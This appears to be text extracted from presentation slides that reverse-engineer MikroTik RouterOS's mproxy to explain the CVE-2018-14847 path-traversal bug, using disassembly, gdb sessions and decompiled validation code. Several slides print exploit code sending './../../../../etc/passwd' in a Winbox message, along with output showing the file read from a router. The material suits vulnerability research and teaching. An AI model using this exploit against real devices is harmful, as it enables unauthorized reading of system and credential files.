080565ec b0 cc 04 08	addr	cmdAddObj
080565f0 30 ce 04 08	addr	cmdRemoveObj
080565f4 b0 cd 04 08	addr	cmdMoveObj
080565f8 50 c7 04 08	addr	cmdGetCount
080565fc de 17 05 08	addr	FUN_080517de
08056600 80 ce 04 08	addr	cmd Shutdown
08056604 00 cb 04 08	addr	shouldNotify
08056608 e2 47 05 08	addr	FUN_080547e2
0805660c dc 47 05 08	addr	FUN_080547dc
08056610 60 d0 04 08	addr	cmd Disconnected
08056614 70 d5 04 08	addr	notifiesSent
08056618 e0 cf 04 08	addr	getObject

Examine a Bug

M2 Payload Command

{ bff0005:1,
uff0006:5,
uff0007:7,
s1: '...',
Uff0002:[0,8],
Uff0001:[2,2]}


Command Value	Function
0xfe0001	cmdGetPolicies
0xfe0002	cmdGetObj
0xfe0003	cmdSetObj
0xfe0004	cmdGetAll
0xfe0005	cmdAddObj
0xfe0006	cmdRemoveObj
0xfe000d	cmdGet
0xfe000e	cmdSet
0xfe0015	cmdGetCount

PTR_FUN_080565b0			
080565b0	66 ee 04 08	addr	FUN_0804ee66
080565b4	76 ee 04 08	addr	FUN_0804ee76
080565b8	40 c7 04 08	addr	loadPermData
080565bc	60 d5 04 08	addr	savePermData
080565c0	10 d2 04 08	addr	handle
080565c4	50 d3 04 08	addr	handleBrkpath
080565c8	b0 cf 04 08	addr	handleReply
080565cc	b0 d2 04 08	addr	handleCmd
080565d0	a0 cd 04 08	addr	cmdGetPolicies
080565d4	70 d2 04 08	addr	cmdGet
080565d8	f0 cc 04 08	addr	cmdSet
080565dc	e0 cd 04 08	addr	cmdReset
080565e0	d0 c9 04 08	addr	cmdGetObj
080565e4	60 c7 04 08	addr	cmdSetObj
080565e8	80 cc 04 08	addr	cmd GetAll
080565ec	b0 cc 04 08	addr	cmdAddObj
080565f0	30 ce 04 08	addr	cmdRemoveObj
080565f4	b0 cd 04 08	addr	cmdMoveObj
080565f8	50 c7 04 08	addr	cmdGetCount
080565fc	de 17 05 08	addr	FUN_080517de
08056600	80 ce 04 08	addr	cmdShutdown
08056604	00 cb 04 08	addr	shouldNotify
08056608	e2 47 05 08	addr	FUN_080547e2
0805660c	dc 47 05 08	addr	FUN_080547dc


Examine a Bug

M2 Payload Command

{ bff0005:1,
uff0006:5,
uff0007:7,
s1: '...',
Uff0002:[0,8],
Uff0001:[2,2]}



Command Value	Function
0xfe0001	cmdGetPolicies
0xfe0002	cmdGetObj
0xfe0003	cmdSetObj
0xfe0004	cmdGetAll
0xfe0005	cmdAddObj
0xfe0006	cmdRemoveObj
0xfe000d	cmdGet
0xfe000e	cmdSet
0xfe0015	cmdGetCount



PTR_FUN_080565b0			
080565b0	66 ee 04 08	addr	FUN_0804ee66
080565b4	76 ee 04 08	addr	FUN_0804ee76
080565b8	40 c7 04 08	addr	loadPermData
080565bc	60 d5 04 08	addr	savePermData
080565c0	10 d2 04 08	addr	handle
080565c4	50 d3 04 08	addr	handleBrkpath
080565c8	b0 cf 04 08	addr	handleReply
080565cc	b0 d2 04 08	addr	handleCmd
080565d0	a0 cd 04 08	addr	cmdGetPolicies
080565d4	70 d2 04 08	addr	cmdGet
080565d8	f0 cc 04 08	addr	cmdSet
080565dc	e0 cd 04 08	addr	cmdReset
080565e0	d0 c9 04 08	addr	cmdGetObj
080565e4	60 c7 04 08	addr	cmdSetObj
080565e8	80 cc 04 08	addr	cmd GetAll
080565ec	b0 cc 04 08	addr	cmdAddObj
080565f0	30 ce 04 08	addr	cmdRemoveObj
080565f4	b0 cd 04 08	addr	cmdMoveObj
080565f8	50 c7 04 08	addr	cmdGetCount
080565fc	de 17 05 08	addr	FUN_080517de
08056600	80 ce 04 08	addr	cmdShutdown
08056604	00 cb 04 08	addr	shouldNotify
08056608	e2 47 05 08	addr	FUN_080547e2
0805660c	dc 47 05 08	addr	FUN_080547dc

Examine a Bug

M2 Payload Command... Unknown?


PTR_FUN_080565b0			
080565b0	66 ee 04 08	addr	FUN_0804ee66
080565b4	76 ee 04 08	addr	FUN_0804ee76
080565b8	40 c7 04 08	addr	loadPermData
080565bc	60 d5 04 08	addr	savePermData
080565c0	10 d2 04 08	addr	handle
080565c4	50 d3 04 08	addr	handleBrkpath
080565c8	b0 cf 04 08	addr	handleReply
080565cc	b0 d2 04 08	addr	handleCmd
080565d0	a0 cd 04 08	addr	cmdGetPolicies
080565d4	70 d2 04 08	addr	cmdGet
080565d8	f0 cc 04 08	addr	cmdSet
080565dc	e0 cd 04 08	addr	cmdReset
080565e0	d0 c9 04 08	addr	cmdGetObj
080565e4	60 c7 04 08	addr	cmdSetObj
080565e8	80 cc 04 08	addr	cmd GetAll
080565ec	b0 cc 04 08	addr	cmdAddObj
080565f0	30 ce 04 08	addr	cmdRemoveObj
080565f4	b0 cd 04 08	addr	cmdMoveObj
080565f8	50 c7 04 08	addr	cmdGetCount
080565fc	de 17 05 08	addr	FUN_080517de
08056600	80 ce 04 08	addr	cmdShutdown
08056604	00 cb 04 08	addr	shouldNotify
08056608	e2 47 05 08	addr	FUN_080547e2
0805660c	dc 47 05 08	addr	FUN_080547dc

PTR_FUN_080568c0			
080568c0	e6 4c 05 08	addr	FUN_08054ce6
080568c4	f6 4c 05 08	addr	FUN_08054cf6
080568c8	40 c7 04 08	addr	loadPermData
080568cc	60 d5 04 08	addr	savePermData
080568d0	10 d2 04 08	addr	handle
080568d4	50 d3 04 08	addr	handleBrkpath
080568d8	b0 cf 04 08	addr	handleReply
080568dc	b0 d2 04 08	addr	handleCmd
080568e0	a0 cd 04 08	addr	cmdGetPolicies
080568e4	60 d2 04 08	addr	cmdGet
080568e8	30 cd 04 08	addr	cmdSet
080568ec	e0 cd 04 08	addr	cmdReset
080568f0	40 c9 04 08	addr	cmdGetObj
080568f4	70 d4 04 08	addr	cmdSetObj
080568f8	40 d6 04 08	addr	cmd GetAll
080568fc	20 cb 04 08	addr	cmdAddObj
08056900	e0 ca 04 08	addr	cmdRemoveObj
08056904	b0 cd 04 08	addr	cmdMoveObj
08056908	50 c7 04 08	addr	cmdGetCount
0805690c	60 c9 04 08	addr	cmdUnknown
08056910	80 ce 04 08	addr	cmdShutdown
08056914	00 cb 04 08	addr	shouldNotify
08056918	e2 47 05 08	addr	FUN_080547e2
0805691c	dc 47 05 08	addr	FUN_080547dc

Examine a Bug

M2 Payload Destination

```
{ bff0005:1,  
  uff0006:5,  
  uff0007:7,  
  s1: '...',  
  Uff0002:[0,8],  
  Uff0001:[2,2]}
```




```
83  *(undefined *** )this_00 = &PTR_FUN_080565b0;  
84  ppcVar1 = this_00 + 10;  
85  DAT_08057c20 = this_00;  
86  set_policy((uint)ppcVar1,6);  
87  set_policy((uint)ppcVar1,1);  
88  set_policy((uint)ppcVar1,2);  
89  set_policy((uint)ppcVar1,5);  
90  set_policy((uint)ppcVar1,3);  
91  set_policy((uint)ppcVar1,4);  
92  set_policy((uint)ppcVar1,7);  
93  addHandler((uint)DAT_08057c94,(Handler *)0x2);
```


Examine a Bug

M2 Payload Command

{ bff0005:1,
uff0006:5,
uff0007:7,
s1: '...',
Uff0002:[0,8],
Uff0001:[2,2]}



Command Value	Function
0xfe0001	cmdGetPolicies
0xfe0002	cmdGetObj
0xfe0003	cmdSetObj
0xfe0004	cmdGetAll
0xfe0005	cmdAddObj
0xfe0006	cmdRemoveObj
0xfe000d	cmdGet
0xfe000e	cmdSet
0xfe0015	cmdGetCount



PTR_FUN_080565b0			
080565b0	66 ee 04 08	addr	FUN_0804ee66
080565b4	76 ee 04 08	addr	FUN_0804ee76
080565b8	40 c7 04 08	addr	loadPermData
080565bc	60 d5 04 08	addr	savePermData
080565c0	10 d2 04 08	addr	handle
080565c4	50 d3 04 08	addr	handleBrkpath
080565c8	b0 cf 04 08	addr	handleReply
080565cc	b0 d2 04 08	addr	handleCmd
080565d0	a0 cd 04 08	addr	cmdGetPolicies
080565d4	70 d2 04 08	addr	cmdGet
080565d8	f0 cc 04 08	addr	cmdSet
080565dc	e0 cd 04 08	addr	cmdReset
080565e0	d0 c9 04 08	addr	cmdGetObj
080565e4	60 c7 04 08	addr	cmdSetObj
080565e8	80 cc 04 08	addr	cmd GetAll
080565ec	b0 cc 04 08	addr	cmdAddObj
080565f0	30 ce 04 08	addr	cmdRemoveObj
080565f4	b0 cd 04 08	addr	cmdMoveObj
080565f8	50 c7 04 08	addr	cmdGetCount
080565fc	de 17 05 08	addr	FUN_080517de
08056600	80 ce 04 08	addr	cmdShutdown
08056604	00 cb 04 08	addr	shouldNotify
08056608	e2 47 05 08	addr	FUN_080547e2
0805660c	dc 47 05 08	addr	FUN_080547dc

Examine a Bug

Looks Reasonable?

```
undefined4      Stack[-0xd8]:4 local_d8          080520ed(*)  
              FUN_080517de  
XREF[1]:      08051b0c(*)  
XREF[1]:      080565fc(*)  
  
080517de 55    PUSH    EBP  
080517df 89 e5  MOV     EBP,ESP  
080517e1 57    PUSH    EDI  
080517e2 56    PUSH    ESI  
080517e3 53    PUSH    EBX  
080517e4 81 ec ac  SUB    ESP,0xac  
                  00 00 00  
080517ea 8b 7d 10  MOV    EDI,dword ptr [EBP + param_3]  
080517ed 8b 45 14  MOV    EAX,dword ptr [EBP + param_4]  
080517f0 48    DEC    EAX  
080517f1 83 f8 06  CMP    EAX,0x6  
080517f4 0f 87 03  JA     LAB_08051ffd  
                  08 00 00  
080517fa 8d 5d 90  LEA    EBX=>local_74,[EBP + -0x70]  
  
              switchD_080517fd::switchD  
080517fd ff 24 85  JMP    dword ptr [->switchD_080517fd::caseD_1 + EAX*0... = 080518ed  
                  88 65 05 08
```

Examine a Bug

Switching Payloads

```
104     Winbox_Session winboxSession(ip, port);
105     if (!winboxSession.connect())
106     {
107         std::cerr << "Failed to connect to the remote host" << std::endl;
108         return EXIT_FAILURE;
109     }
110
111     WinboxMessage msg;
112     msg.set_to(2, 2);
113     msg.set_command(7);
114     msg.set_request_id(1);
115     msg.set_reply_expected(true);
116     msg.add_string(1, "./../../../../etc/passwd");
117     winboxSession.send(msg);
```

https://github.com/tenable/routeros/tree/master/poc/cve_2018_14847

Examine a Bug

Where to Set a Breakpoint?

```
undefined4      Stack[-0xd8]:4 local_d8          080520ed(*)  
              FUN_080517de  
XREF[1]:      08051b0c(*)  
XREF[1]:      080565fc(*)  
  
080517de 55    PUSH    EBP  
080517df 89 e5  MOV     EBP,ESP  
080517e1 57    PUSH    EDI  
080517e2 56    PUSH    ESI  
080517e3 53    PUSH    EBX  
080517e4 81 ec ac  SUB    ESP,0xac  
                  00 00 00  
080517ea 8b 7d 10  MOV    EDI,dword ptr [EBP + param_3]  
080517ed 8b 45 14  MOV    EAX,dword ptr [EBP + param_4]  
080517f0 48    DEC    EAX  
080517f1 83 f8 06  CMP    EAX,0x6  
080517f4 0f 87 03  JA     LAB_08051ffd  
                  08 00 00  
080517fa 8d 5d 90  LEA    EBX=>local_74,[EBP + -0x70]  
  
              switchD_080517fd::switchD  
080517fd ff 24 85  JMP    dword ptr [->switchD_080517fd::caseD_1 + EAX*0... = 080518ed  
                  88 65 05 08
```

Examine a Bug

Attaching GDB to mproxy

```
/flash/rw/disk # ps a | grep mproxy
 203 root      0:00 /nova/bin/mproxy
 350 root      0:00 grep mproxy
/flash/rw/disk # ./gdb -p 203
```

Examine a Bug

Set the Breakpoint

```
(gdb) break *0x80517f0  
Breakpoint 1 at 0x80517f0  
(gdb) c  
Continuing.
```



undefined4	Stack[-0xd8]:4 local_d8	
		X
080517de 55	PUSH	EBP
080517df 89 e5	MOV	EBP,ESP
080517e1 57	PUSH	EDI
080517e2 56	PUSH	ESI
080517e3 53	PUSH	EBX
080517e4 81 ec ac 00 00 00	SUB	ESP,0xac
080517ea 8b 7d 10	MOV	EDI,dword ptr [EBP + param_3]
080517ed 8b 45 14	MOV	EAX,dword ptr [EBP + param_4]
080517f0 48	DEC	EAX
080517f1 83 f8 06	CMP	EAX,0x6
080517f4 0f 87 03 08 00 00	JA	LAB_08051ffd
080517fa 8d 5d 90	LEA	EBX=>local_74,[EBP + -0x70]
080517fd ff 24 85 88 65 05 08	JMP	dword ptr [->switchD_080517fd::cas]

Examine a Bug

Stacktrace

```
Breakpoint 1, 0x080517f0 in ?? ()  
(gdb) bt  
#0 0x080517f0 in ?? ()  
#1 0x77787c47 in nv::Handler::handleCmd(nv::message const&, unsigned int) () from /lib/libumsg.so  
#2 0x77784616 in nv::Handler::handle(nv::message&) () from /lib/libumsg.so  
#3 0x77786bc8 in nv::Looper::dispatchMessage(nv::message&) () from /lib/libumsg.so  
#4 0x080554f4 in ?? ()  
#5 0x0804f619 in ?? ()  
#6 0x0805048e in ?? ()  
#7 0x08055225 in ?? ()  
#8 0x0805125e in ?? ()  
#9 0x77781fd3 in nv::ThinRunner::step(bool) () from /lib/libumsg.so  
#10 0x7778202b in nv::ThinRunner::run() () from /lib/libumsg.so  
#11 0x77788b75 in nv::Looper::run() () from /lib/libumsg.so  
#12 0x0804e110 in ?? ()  
#13 0x77721fc8 in __uClibc_main () from /lib/libc.so.0  
#14 0x0804e159 in _start ()  
(gdb) █
```

Examine a Bug

M2 Command to Switch Statement

```
{ bff0005:1,  
uff0006:5,  
uff0007:7,  
s1: '././././etc/passwd',  
Uff0002:[0,8],  
Uff0001:[2,2]}
```

```
(gdb) info registers  
eax            0x7      7  
ecx            0x777ac5e8    2004534760  
edx            0x8057660    134575712  
ebx            0x777ac5e8    2004534760  
esp            0x7fb51040    0x7fb51040  
ebp            0x7fb510f8    0x7fb510f8  
esi            0x805aed8    134590168  
edi            0x7fb5128c    2142573196  
eip            0x80517f0    0x80517f0  
eflags          0x202    [ IF ]  
cs              0x73     115  
ss              0x7b     123  
ds              0x7b     123
```

```
080517f0 48      DEC    EAX  
080517f1 83 f8 06  CMP    EAX,0x6  
080517f4 0f 87 03  JA     LAB_08051ffd  
08 00 00  
080517fa 8d 5d 90  LEA    EBX=>local_74,[EBP + -0x70]  
  
switchD_080517fd::switchD  
080517fd ff 24 85  JMP    dword ptr [->switchD_080517fd::caseD_1 + EAX*0...]= 080518ed  
88 65 05 08
```

Examine a Bug

M2 Command Switch Statement


```
{ bff0005:1,  
  uff0006:5,  
  uff0007:7,  
  s1: './../../../../etc/passwd',  
  Uff0002:[0,8],  
  Uff0001:[2,2]}
```

switchD_080517fd::switchdataD_08056588			
08056588	ed	18	05 08
0805658c	85	1b	05 08
08056590	ed	18	05 08
08056594	85	1b	05 08
08056598	05	1f	05 08
0805659c	04	18	05 08
080565a0	ed	18	05 08

Examine a Bug

M2 Get String 1

```
{ bff0005:1,  
uff0006:5,  
uff0007:7,  
s1: './../../../../etc/passwd',  
Uff0002:[0,8],  
Uff0001:[2,2]}
```



Examine a Bug

User Input to open()

```
08052058 - LAB_08052058
LAB_08052058
08052058 LEA    EDX=>local_8c,[0xffffffff78 ...
0805205e MOV    EAX,ESI
08052060 CALL   FUN_08054e34
08052065 MOV    dword ptr [EBX + 0x10],0x0
0805206c PUSH   EAX
0805206d PUSH   EAX
0805206e PUSH   s_opening_file_for_reading...
08052073 PUSH   cout
08052078 CALL   operator<<
0805207d MOV    EDX,ESI
0805207f CALL   FUN_08054eca
08052084 MOV    dword ptr [ESP]=>local_d4, ...
08052087 CALL   endl
0805208c POP    EAX
0805208d POP    EDX
0805208e PUSH   0x0
08052090 MOV    EAX,dword ptr [EBX + 0xc]
08052093 ADD    EAX,0x4
08052096 PUSH   EAX
08052097 CALL   open
0805209c MOV    dword ptr [EBX + 0x8],EAX
0805209f ADD    ESP,0x10
080520a2 TEST   EAX,EAX
080520a4 JNS    LAB_080520d0
```

```
s_opening_file_for_reading:_080564c7
ds          "opening file for reading: "
6e 69 6e
67 20 66 ...
```

OPEN(2) Linux Programmer's Manual

NAME
open, openat, creat - open and possibly create a file

SYNOPSIS

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
```

int open(const char *pathname, int flags);
int open(const char *pathname, int flags, mode_t mode);

Examine a Bug

M2 Payload Passed to open()

```
{ bff0005:1,  
uff0006:5,  
uff0007:7,  
s1: './././etc/passwd',  
Uff0002:[0,8],  
Uff0001:[2,2]}
```

08052090 8b 43 0c	MOV	EAX,dword ptr [EBX + 0xc]
08052093 83 c0 04	ADD	EAX,0x4
08052096 50	PUSH	EAX
08052097 e8 74 aa ff ff	CALL	open

```
(gdb) break *0x8052097  
Breakpoint 2 at 0x8052097  
(gdb) c  
Continuing.  
  
Breakpoint 2, 0x08052097 in ?? ()  
(gdb) x/1s $eax  
0x805b78c: "/home/web/webfig/././././etc/passwd"
```

Examine a Bug

Why Does Normal Traversal Fail?

Successful Exploit

```
WinboxMessage msg;  
msg.set_to(2, 2);  
msg.set_command(7);  
msg.set_request_id(1);  
msg.set_reply_expected(true);  
msg.add_string(1, "./../../../../etc/passwd");  
winboxSession.send(msg);
```

```
albinolobster@ubuntu:~/routeros/poc/cve_2018_1  
.cve_2018_14847_poc -i 192.168.88.74 -p 8291  
  
== File Contents (size: 69) ==  
nobody:*:99:99:nobody:/tmp:/bin/sh  
root::0:0:root:/home/root:/bin/sh
```


Failed Exploit

```
WinboxMessage msg;  
msg.set_to(2, 2);  
msg.set_command(7);  
msg.set_request_id(1);  
msg.set_reply_expected(true);  
msg.add_string(1, "../../../../../etc/passwd");  
winboxSession.send(msg);
```

```
albinolobster@ubuntu:~/routeros/poc/cve_2018_1  
.cve_2018_14847_poc -i 192.168.88.74 -p 8291  
Not permitted
```

Examine a Bug

Failure Case



Examine a Bug

Testing a Theory with GDB

The screenshot shows the Immunity Debugger interface with three windows:

- LAB_08051919:** This window contains assembly code for a function that pushes ECX onto the stack, calls `get<nv--string_id>`, and then pushes EBX, ESI, and EAX onto the stack. It then performs several LEA and CALL instructions, including one to `tokenize`. Finally, it pushes EBX onto the stack and jumps to `LAB_08051960`.
- LAB_08051952:** This window shows the assembly for a function that subtracts 0xc from ESP, pushes EBX onto the stack, calls `string`, and then jumps to `LAB_08052014`.
- LAB_08052014:** This window displays the assembly for a function that adds 0xc to ESP, pushes EBX onto the stack, pushes the address `0xfe0009` onto the stack, pushes a dword pointer to `[EBP + param_1]` onto the stack, calls `errorMsg`, pushes EBX onto the stack, calls `freetr`, and finally jumps to `LAB_08051b63`.

A red arrow points from the instruction `JNZ LAB_08051960` in the first window to the second window, indicating a flow from the first function to the second.

```
(gdb) break *0x8051950
Breakpoint 3 at 0x8051950
(gdb) c
Continuing.
```

Examine a Bug

Results at the Breakpoint

Successful Exploit

```
WinboxMessage msg;  
msg.set_to(2, 2);  
msg.set_command(7);  
msg.set_request_id(1);  
msg.set_reply_expected(true);  
msg.add_string(1, "./../../../../etc/passwd");  
winboxSession.send(msg);
```

Failed Exploit


```
WinboxMessage msg;  
msg.set_to(2, 2);  
msg.set_command(7);  
msg.set_request_id(1);  
msg.set_reply_expected(true);  
msg.add_string(1, "../../../../../etc/passwd");  
winboxSession.send(msg);
```

```
Breakpoint 3, 0x08051950 in ?? ()  
(gdb) p/x $al  
$7 = 0x1  
(gdb) c  
Continuing.
```

```
Breakpoint 3, 0x08051950 in ?? ()  
(gdb) p/x $al  
$8 = 0x0  
(gdb) c  
Continuing.
```

Examine a Bug

Something is Happening



Examine a Bug

Path Traversal Algorithm

C Decompile: FUN_08051748 - (mproxy)

```
1 undefined4 __regparm3 FUN_08051748(string **ppsParm1)
2
3 {
4     string **ppsVar1;
5     int iVar2;
6     string *psVar3;
7     int *local_20 [4];
8
9     psVar3 = *ppsParm1;
10    ppsVar1 = ppsParm1;
11    do {
12        if (psVar3 == ppsParm1[1]) {
13            return CONCAT3I((int3)((uint)ppsVar1 >> 8),1);
14        }
15        string((string *)local_20,psVar3);
16        if (*local_20[0] == 0) {
17            LAB_080517b5:
18            psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3,psVar3 + 4);
19        }
20        else {
21            iVar2 = compare((char *)local_20);
22            if (iVar2 == 0) {
23                if (psVar3 == *ppsParm1) {
24                    freeptr();
25                    return 0;
26                }
27                psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3 + -4,psVar3);
28                goto LAB_080517b5;
29            }
30            psVar3 = psVar3 + 4;
31        }
32    }
33    ppsVar1 = (string **)freeptr();
34 } while( true );
35 }
```

```
std::vector<std::string>::iterator token_iter = token_vector.begin();
while (true) {
    if (token_iter == token_vector.end()) {
        // no invalid path traversal!
        return 1;
    }
    if (*token_iter == NULL) {
        // erase empty strings
        token_iter = erase(token_iter);
    } else {
        if (*token_iter == "..") {
            if (token_iter == token_vector.begin()) {
                // path traversal at start of path. Invalid!
                return 0;
            }
            // erase current token *and* the previous token
            token_iter = erase(token_iter);
            token_iter = erase(token_iter - 1);
            continue;
        }
        token_iter++;
    }
}
```

Examine a Bug

